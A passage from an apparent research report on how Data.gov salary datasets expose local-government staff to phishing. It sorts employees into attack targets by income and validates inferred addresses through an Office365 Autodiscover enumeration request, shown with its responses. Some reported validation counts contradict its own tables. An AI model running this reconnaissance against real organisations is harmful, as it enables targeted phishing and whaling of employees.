- In November of 2020, the several e-mail accounts belonging to the Connecticut Department of Social Services were compromised through a phishing campaign. The malicious actors obtained PII for 37,000 people through an internally launched, secondary phishing campaign [97].
- In October of 2019, the Town of New Milford and the Hamden Town Clerk's Office were targeted by separate phishing campaigns, which resulted in accounts being compromised [98]. After their IT Department requested computers be shut down, the Clerk's office was required to create absentee ballots and marriage licenses using typewriters [99].
- In July of 2018, the Derby Police Department was targeted by a ransomware attack, during which their e-mail, payroll, and human resources systems were down.
- In March of 2018, the Town of Plymouth and their Police Department were targeted by a phishing campaign and subsequent ransomware attack [100].
- In March of 2017, the Superintendent of Glastonbury Schools and an employee of Groton Public Schools provided W-2 tax form information to malicious foreign actors after receiving emails as part of a Nation-wide phishing campaign. The compromises affected 2,900 employees in total [101] [102].

Washington

According to the IC3, in 2018, Connecticut's crimes using social media tripled, and crimes using cryptocurrency jumped to 10x the previous year's rate. Phishing attacks gradually increased to by 75% over the four-year span [44] [45] [46] [47] [48].



Figure 15 - IC3 Statistics on Connecticut's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In February of 2020, the Moses Lake School system was targeted by a phishing campaign and subsequently a ransomware attack. The schools decided not to pay, which resulted in a rebuild of 50 of their computer systems [103].
- Between August and December of 2019, Benton County and the City of Ellensburg were targeted with a well-crafted whaling campaign. The malicious actor, based in India, emulated a real-world U.S. construction company through a domain name that was one letter short of the real brand. Benton County transferred $740,000 before realizing the error, yet $717,200 of the funds were recovered [104]. The city of Ellensburg only transferred $185,897, but it is unclear if any of the funds were recovered [105]. In September of 2019, the Tukwila School system was targeted by a successful phishing attack that was also related to money, but additional details were omitted from the public view [106].
- In February of 2018, a Financial Coordinator with the Town of Yarrow Point was targeted by a well-crafted whaling campaign. The malicious actor pretended to be the Mayor of Yarrow Point, and after several back-and-forth e-mails, they convinced the coordinator to transfer $49,284 to their account. The funds were not recovered [107].
- In the same month, the North Beach School system was targeted by a phishing campaign where the malicious actor posed as the superintendent. The attack resulted in all employee names, addresses, salary information, and social security numbers being compromised [108].

Allegheny County, Pennsylvania

According to the IC3, in 2018 and 2020, Pennsylvania's crimes using social media spiked to triple the rate of 2017, and crimes using cryptocurrency jumped to over 10x the number of victims in 2017. Over the four-year span, phishing and ransomware attacks doubled [44] [45] [46] [47] [48]. No relevant cyber-attacks were found, despite the increases in 2018 and 2020.



Figure 16 - IC3 Statistics on Pennsylvania's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

Sioux Falls, South Dakota

According to the IC3, in 2018, South Dakota's crimes using social media jumped from 38 to 75, and crimes using cryptocurrency jumped from 4 to 52. Recorded ransomware attacks remained in the single digits the entire four-year span. Of the States I assessed, South Dakota has the lowest number of internet crimes, with 557 victims between 2016 and 2020 [44] [45] [46] [47] [48].



Figure 17 - IC3 Statistics on South Dakota's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In May of 2018, the City of Sioux Falls was targeted with a well-crafted phishing campaign where the malicious actor pretended to be a vendor. The city made two transfers before realizing the error, but their losses were covered by insurance [109].

4.3. Summary of Research



Figure 18 - IC3 Statistics on Phishing in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]

California, New York, Pennsylvania, and Illinois had the highest incidence of phishing attacks out of the States I assessed; however, they were not equally affected at the local government level. Oregon, New York, Connecticut, and Washington had the highest number of local government phishing attacks on public record. While the National average for phishing attack victims rose exponentially over the four-year span, most of the States I researched did not have such a correlating rise in phishing attacks locally after 2018. After 2018, most of the States that published on data.gov experienced phishing attack rates below the National Average, with the only exception being California.



Figure 19 - IC3 Statistics on Ransomware in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]

The States with the highest incidence of phishing also had the highest incidence of ransomware attacks. California and New York raised the National Average for ransomware significantly, as most states had under 75 attacks each year. In 2020, California experienced ransomware attacks four times more often than the average State. States with a presence on Data.Gov were hit with *significantly* more crimes using cryptocurrency or social media in 2018 than other States. California represented the highest number in all types of crime.



Figure 20 - IC3 Statistics on crime using cryptocurrency in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]



Figure 21 - Workflow for the "GovData" three script concept

5. Assessment

After concluding research, I established a chain of scripts that needed to be generated to assess the risks. The first script, called *GovDataCollector*, would interact with the Data.Gov API to mass-download datasets. The second script, *GovDataInferrer,* would ingest most datasets, infer usernames and e-mail addresses, and propose an attack type based solely on income. The final script, *GovDataValidator*, would test the e-mail addresses against mail exchange servers using either Simple Mail Transfer Protocol (SMTP) or an Office365 vulnerability.

5.1. Identifying At-Risk Employees

The first portion of the GovDataInferrer script automatically divides each employee into one of three categories based on salary: *earners below the poverty line, the top 10 percent of earners, and everyone in between*. When applying this approach to a dataset from Montgomery County Maryland, 771 workers or 12.7% of the workforce were proposed as targets of workforce attrition techniques due to their impoverished status, 608 workers were in the top 10 percent and thus vulnerable to whaling attacks, and the remaining 77.3% of the workforce were to be targeted with simple phishing techniques. If identifying a worker's vulnerability to attack types is not scary enough, look to the City of Baton-Rouge. Their latest datasets provide ethnicity, race, gender, and employee time in service with each employee's name, which could represent risk of foreign malign influence from Nation States [31], like Russia [110] or China [33], especially if the employee's disposition is not exposed online on social media. Race, gender, and ethnicity data may provide insight into an individual's culture, putting them at risk of being influenced by an extremist group [111].

5.2. Inferring Usernames and E-mail Addresses

By using the GovDataInferrer script, research on local government sites, WHOIS, and NSLOOKUP, I was able to infer sensitive information, such as e-mail addresses and usernames. In many cases, the e-mail address structure required to guess an employee's username can found on the organization's website under "Contact Us" or "About." For example, New York City provides a list of every government employee by full name, job title, department, salary, and the number of hours they work per year. The maintainer for the database uses a "@nyc.gov" e-mail address. *Users do not have to login to see this data – anyone can download it. Without inference, a dataset of this fidelity allows a malicious actor to identify employee names, physical locations, business relationships, and roles within an organization.* For instance, a username is often just a combination of your first name, last name, and sometimes your middle initial.

Example using NYC's School E-mail Structure:
FirstName LastName = FLast@schools.nyc.gov
Albus Dumbledore = ADumbledore@schools.nyc.gov

GovDataInferrer can also infer emails across multiple domains based on an employee's agency, department, or organization. Using a Python3 script and a template of the NYC email address structure, *I was able to infer 758,361 email addresses for the domain schools.nyc.gov in under 30 seconds.*



Figure 22 - Logic Diagram for the GovDataInferrer Python3 Script

5.3. Verifying Accounts

E-mails can not only be inferred, but they can also be verified. Due to new initiatives driven by the Cybersecurity and Infrastructure Security Agency, all Federal and Local Government mail exchange services have been migrated from on-premises to cloud-based Office 365 servers, removing the need for an SMTP-based approach entirely.

```
1    nslookup
2    > set q=mx
3    > alleghenycounty.us
4    Server:   192.168.1.1
5    Address:  192.168.1.1#53
6
7    Non-authoritative answer:
8    alleghenycounty.us       mail exchanger = 0
     alleghenycounty-us.mail.protection.outlook.com.
```

Office365 servers do not respond to SMTP requests due to Microsoft Protection Controls, but there are other means of verifying e-mail addresses. Because Microsoft's cloud-based servers maintain a federated Autodiscover feature, checking if an e-mail exists is as easy as requesting a webpage [112]. The requested webpage will return as either a Status Code 200 (e-mail is valid) or another Status Code (e-mail is invalid).

UhOh365 request structure:

```
9    https://outlook.office365.com/autodiscover/auto
     discover.json/v1.0/rjamison6@gatech.edu?Protoco
     l=Autodiscoverv1
```

Response indicating that the e-mail address exists:

```
10   {"Protocol":"Autodiscoverv1","Url":"https://out
     look.office365.com/autodiscover/autodiscover.xm
     l"}
```

Response indicating that the e-mail is invalid:

```
11   {"ErrorCode":"UserNotFound","ErrorMessage":"The
     given user was not found"}
```

Using this "UhOh365" vulnerability discovered by Chris King [112], I crafted GovDataValidator, which uses multi-threading. The script allows me to verify almost 1 million email addresses from the domain schools.nyc.org at a rate of 2,000 accounts / per hour / per CPU core. Based on my initial findings, the script allows for scalability up to 64 cores. For the addresses I tested at schools.nyc.gov, 88% returned as an address that exists. For the addresses I tested for Allegheny County, 81.7% returned as an address that exists. *This technique is effective against any Office365 e-mail address, regardless of their account's federation.*

Status	Count
Invalid	1,106
Valid	4,521
Redacted	417
Duplicate	29
Total	6,073



Figure 24 - Pie Chart and Table of Validation Outcomes for the E-mail addresses Inferred from Allegheny County's workforce salary dataset

After reviewing the validation data from Allegheny County, I determined that only 4,521 of the e-mails (74%) were actionable due to 29 duplicates and 417 redacted names. Allegheny County maintains a dummy e-mail of "Redacted.Redacted@alleghenycounty.us," likely as a phishing detection measure. While NYC's dataset had a higher success rate, over 86% of the emails were duplicate, indicating that their email addresses use numbers – a security enhancement.

Status	Count
Invalid	14,724
Valid	94,593
Duplicate	649,043
Total	758,360



Figure 25 - Pie Chart and Table of Validation Outcomes for the school E-mail addresses Inferred from NYC's workforce salary dataset



Figure 23 - Logic Diagram for the original GovDataValidator Python3 Script

5.4. Scope of Assessment

Although my assessment concluded here, these findings were the result of inferring emails from only two datasets of the 161 that were available at the time of this research. Almost every dataset represents a significant risk of inference, doxing, phishing, attrition, and influence. Other researchers can and should expand their assessment of these risks while collaborating with the Cybersecurity and Infrastructure Security Agency. I did not continue additional research due to the security concerns related to running the GovDataValidator on the Georgia Tech network. With additional computation and storage resources, I expect that an entire dataset as large as NYC's workforce salary data could be used to infer accurate email addresses, with numbering, in under eight hours.

6. Analysis

As part of the analysis phase, I established six measures of performance and effectiveness: three for inference and three for a whaling campaign. Unfortunately, I was unable to partner with a local government organization to conduct a whaling campaign as part of the assessment. As a result, this section will only focus on the inference metrics and policy considerations that have come to light through research.

6.1. Measures of Performance and Effectiveness

During the assessment of email addresses for NYC and Allegheny County, I was able to infer 100% of the email addresses I attempted. As a result, the Measure 1.1 was successful for both datasets:

Allegheny County ***NYC Schools***

$$\frac{6{,}073}{6{,}073} = 100\% = Success \qquad \frac{758{,}360}{758{,}360} = 100\% = Success$$

Measure 1.2 was also successful. For Allegheny County, only 4,961 of the emails returned as valid, and for NYC Schools, 672,477 returned as valid. A reminder that this measure meant only to assess how many emails were returned as valid – not the quality or value of the email address.

Allegheny County ***NYC Schools***

$$\frac{4{,}961}{6{,}073} = 81\% = Success \qquad \frac{672{,}477}{758{,}360} = 88.6\% = Success$$

Measure 1.3 was a partial success. Although the success rate for Allegheny County was only 80%, the number of unique valid emails was over 90%. Unfortunately, the large number of duplicate emails created when inferring NYC School emails resulted in a low rate of only 14% of valid emails being useful.

Allegheny County ***NYC Schools***

$$\frac{4{,}521}{4{,}961} = 91\% = Success \qquad \frac{94{,}593}{672{,}477} = 14\% = Failed$$

Combined

$$\frac{(91 + 14)}{2} = 52.5\% = Partial$$

6.2. Policy Considerations

- ***Only workforce salary data has been assessed as a risk.***
- Based on research, it is unlikely that any controls emplaced will ultimately stop a Nation-State level threat or organized hacking force (e.g., Advanced Persistent Threat or Offensive Cyber Force), however, it is very likely that controls could provide organizations early warning or demonstrate proof of misconduct for trial.
- Data.Gov already has an identity verification and management system, as does its partner, the Department of Homeland Security. In theory, any individual that accesses data could be given an opportunity to verify their persona.
- The purpose of Data.Gov is transparency of Government. It was not intended to be used by foreign countries, intelligence services, or international institutions.
- IP, MAC Addresses, User-Agents, and OS Fingerprints are available data points that OMB could collect and store.

ID	Measure Type	Measure (A)	Metric 1 (M1)	Metric 2 (M2)	Formula / Scoring
1.1	Performance	Percentage of email addresses inferred	Count of email addresses generated	Count of names available	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
1.2	Performance	Percentage of email addresses that are valid	Count of email addresses that return valid	Count of email addresses submitted for validation	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
1.3	Effectiveness	Percentage of unique email addresses that are valid	Count of unique email addresses that return valid	Count of email addresses that return valid	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
2.1	Performance	Percentage of emails reached by whaling campaign	Count of emails that are returned due to errors	Count of emails that are transmitted	(M2 – M1) / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
2.2	Effectiveness	Count of emails clicked by employees	Count of emails clicked by employees	N/A	M1 = A Successful = 1+ Failed = 0
2.3	Performance	Count of employees that report the whaling email	Count of employees that report the whaling email	N/A	M1 = A Successful = 1+ Failed = 0

Table 3 - Measures of Performance (MOP) and Effectiveness (MOE)

7. Findings and Recommendations

Before the OPEN Government Act, the identities of most government employees would have been protected by existing layers of government process like supervisors or the Freedom of Information Act. Even in an academic setting, data is only openly provided to a specific person for a specific activity with a pre-defined goal in mind. In the case of data.gov, none of this information is collected when a user accesses data related to government employee names. Existing restrictions are focused on denying access to sensitive information. To the U.S. government, public anonymous access to workforce data is not a vulnerability – "it is a feature."

7.1. Risks

The risks posed by workforce salary data on Data.Gov are real. Inference, Doxing, and phishing have likely already occurred because of workforce salary datasets. Currently, there are no direct links between Data.Gov and any real-world incidences of doxing, phishing, or ransomware. In 2018, there was a strong correlation between Data.Gov States and crimes involving cryptocurrency; however, this correlation is not causation. There are a multitude of factors that could have contributed – none of which have been assessed in this research. Email addresses and usernames can be inferred in literally seconds. Tools like GovDataCollector, GovDataInferrer, and GovDataValidator are unsophisticated in comparison to machine learning and artificial intelligence capabilities. Government employee names should be protected – from current and future threats. The value of workforce salary data is the transparency of government processes and budgets – not the targeting of government employees.

7.2. Technical Controls

Based on these findings, this research proposes the following:

- Accessors of government employee names should not be anonymous. All attempts to download government workforce salary data through the API should require tokens, keys, or credentials.
- Data.gov should extend their existing identity verification process to include the general populous of U.S. Citizens.
- As a precaution, Data.gov should only approve foreign country access by exception. Non-U.S. connections should be set to "Deny" by default.
- High-fidelity datasets that include names along with sensitive categories, such as Race, Ethnicity, Gender, and time in service, should be truncated or sanitized before publication.

7.3. Administrative

Based on these findings, this research proposes the following:

- The OPEN Government Act and data.gov policies should be modified to require a registry of all data accessors' IP Addresses, MAC Addresses, and Names to be maintained for up to five years to allow CISA to identify suspicious or malicious activity.
- Data.Gov should partner with the Department of Homeland Security or the Department of Defense to evaluate their existing catalogue of datasets to determine if further sensitive information is at risk of being inferred.
- The Department of Homeland Security should continue to encourage open reporting of incidents across all local government, as it would aid in identifying distribution lists (also their sources) and malicious actors. This includes use of the United States Computer Emergency Readiness Team (US-CERT), the National Cybersecurity and Communications Integration Center (NCCIC), the Internet Crime Complaint Center (IC3), the U.S. Secret Service, and local Fusion centers [113].

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9. GovDataCollector

```
12  #!/usr/bin/env python3
13
14  ##########################
15  #   Administrative Data  #
16  ##########################
17  __title__       = "GovDataCollector"
18  __description__ = '''This module searches the Data.Gov API and mass-downloads all matching datasets.'''
19  __example__     = "https://docs.ckan.org/en/2.8/api/index.html"
20  __author__      = "Robert G. Jamison"
21  __copyright__   = "Copyright 2021"
22
23  __license__     = ''''MIT License" - Permission is hereby granted, free of charge, to any person obtaining
    a copy of this software and associated documentation files (the "Software"), to deal in the Software
    without restriction, including without limitation the rights to use, copy, modify, merge, publish,
    distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is
    furnished to do so, subject to the following conditions: The above copyright notice and this permission
    notice shall be included in all copies or substantial portions of the Software.  THE SOFTWARE IS PROVIDED
    "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
    MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR
    COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT,
    TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
    THE SOFTWARE.'''
24  __version__     = "1.0.1"
25  __status__      = "Production"
26
27  ##########################
28  #        LIBRARIES       #
29  ##########################
30
31  import requests
32  import json
33  import pandas
34  import xlsxwriter
35  import os
36  import sys
37  import getopt
38  from os.path import exists
39
40  ##########################
41  #         CLASSES        #
42  ##########################
43
44  class GovDataCollector:
45
46      def __init__(self, search_term, max_records, path):
47          self.width = os.get_terminal_size()[0]
48          self.path = path
49          self.data_path = path + "data/"
50          # create directory if it does not exist
51          if not exists(self.path):
52              os.mkdir(self.path)
53          if not exists(self.data_path):
54              os.mkdir(self.data_path)
55          # Set search criteria via query for url
56          # URL = https://catalog.data.gov/api/3//action/package_search?q=salary&fq=groups:local&rows=200
57          url  = "https://catalog.data.gov/api/3" # base URL for data.gov API
58          url += "/action/package_search?"        # search within the packages
59          url += "q=" + search_term               # search for term "salary"
60          url += "&fq=groups:local"               # filter for "local-government"
61          url += "&rows=" + str(max_records)      # show the first 200 results
62
63          # Prevents us from looking like python
64          header = {
65              'User-Agent': 'Mozilla/5.0'
66          }
67          # Make the HTTP request.
68          self.msg("Requesting the Data.Gov catalog")
69          self.response = requests.get(url, headers=header)
70          assert self.response.status_code == 200
71
72          # Use the json module to load CKAN's response into a dictionary.
73          self.response_dict = self.response.json()
74
75          # Check the contents of the response.
76          assert self.response_dict['success'] is True
```

```
77            self.result = self.response_dict['result']['results']
78            return
79
80        def msg(self, message):
81            print()
82            print("=" * self.width)
83            print(message)
84            print("=" * self.width)
85            print()
86            return
87
88        def save_response(self):
89            # Save raw JSON index for catalog
90            buffer = self.response.text
91            filename = self.path + "Response.json"
92            file = open(filename, 'w')
93            file.write(buffer)
94            file.close()
95            self.msg("Catalog request was saved at " + filename)
96            return
97
98        def enumerate(self, format, download):
99
100           self.msg("Enumerating catalog details")
101
102           if format == "csv":
103               self.mimetype = "text/csv"
104               self.format = ".csv"
105           elif format == "json":
106               self.mimetype = "application/json"
107               self.format = ".json"
108
109           # Enumerate packages
110           self.publishers = []
111           self.organizations = []
112           self.maintainers = []
113           self.maint_emails = []
114           self.file_url = []
115           self.create_date = []
116           self.modify_date = []
117
118           for record in self.result:
119               if record['maintainer']:
120                   self.maintainers.append(record['maintainer'])
121               else: self.maintainers.append("NULL")
122               if record['maintainer_email']:
123                   self.maint_emails.append(record['maintainer_email'])
124               else: self.maint_emails.append("NULL")
125               extras = record['extras']
126               placeholder = "NULL"
127               create = "NULL"
128               modify = "NULL"
129               if extras:
130                   for i in extras:
131                       key = i['key']
132                       value = i['value']
133                       if key == 'publisher':
134                           placeholder = value
135                       if key == 'issued':
136                           create = value
137                       if key == 'modified':
138                           modify = value
139               self.publishers.append(placeholder)
140               self.create_date.append(create)
141               self.modify_date.append(modify)
142               resources = record['resources']
143               placeholder = "NULL"
144               if resources:
145                   for j in resources:
146                       if j['mimetype'] == self.mimetype:
147                           placeholder = j['url']
148                           break
149                       else: continue
```


```
150             self.file_url.append(placeholder)
151             org = record['organization']['name']
152             placeholder = "NULL"
153             if org:
154                 placeholder = org
155             self.organizations.append(placeholder)
156 
157         # Save publisher data to index file
158         self.index_filename = self.path + "Index.xlsx"
159 
160         self.index_writer = pandas.ExcelWriter(self.index_filename, engine = 'xlsxwriter')
161 
162         self.tbl_publishers = pandas.DataFrame({
163             'Publisher':self.publishers,
164             'Organization':self.organizations,
165             'Maintainer':self.maintainers,
166             'Maintainer E-Mail':self.maint_emails,
167             'URL':self.file_url,
168             'Create Date':self.create_date,
169             'Modify Date':self.modify_date
170             })
171         self.tbl_publishers.index.rename('Key', inplace=True)
172         self.tbl_publishers.to_excel(self.index_writer, sheet_name = 'Publishers')
173         if download == False:
174             self.index_writer.save()
175         return
176 
177     def download(self, index=None):
178         self.msg("Starting downloads.  Good luck and Godspeed...")
179 
180         if index == None:
181             # Download ALL files
182             for i in range(0,len(self.file_url)):
183                 if self.file_url[i] != "NULL":
184                     url = self.file_url[i]
185                     filename = self.data_path + str(i) + self.format
186                     print("+ Downloading " + str(i+1) + " of " + str(len(self.file_url)) + " from " + url)
187                     file = requests.get(url)
188                     print("  - Saving as " + filename)
189                     open(filename, 'wb').write(file.content)
190                 else:
191                     print("+ Skipping " + str(i+1) + " of " + str(len(file_url)))
192         else:
193             # Download just the file we need
194             url = self.file_url[index]
195             filename = self.data_path + str(index) + self.format
196             print("+ Downloading " + str(index) + " from " + url)
197             file = requests.get(url)
198             print("  - Saving as " + filename)
199             open(filename, 'wb').write(file.content)
200 
201         self.msg("Finished downloading.  You made it!!!")
202         return
203 
204     def search_headers(self, search_criteria, index=None):
205         self.msg("Searching for headers with the words " + str(search_criteria))
206 
207         if index == None:
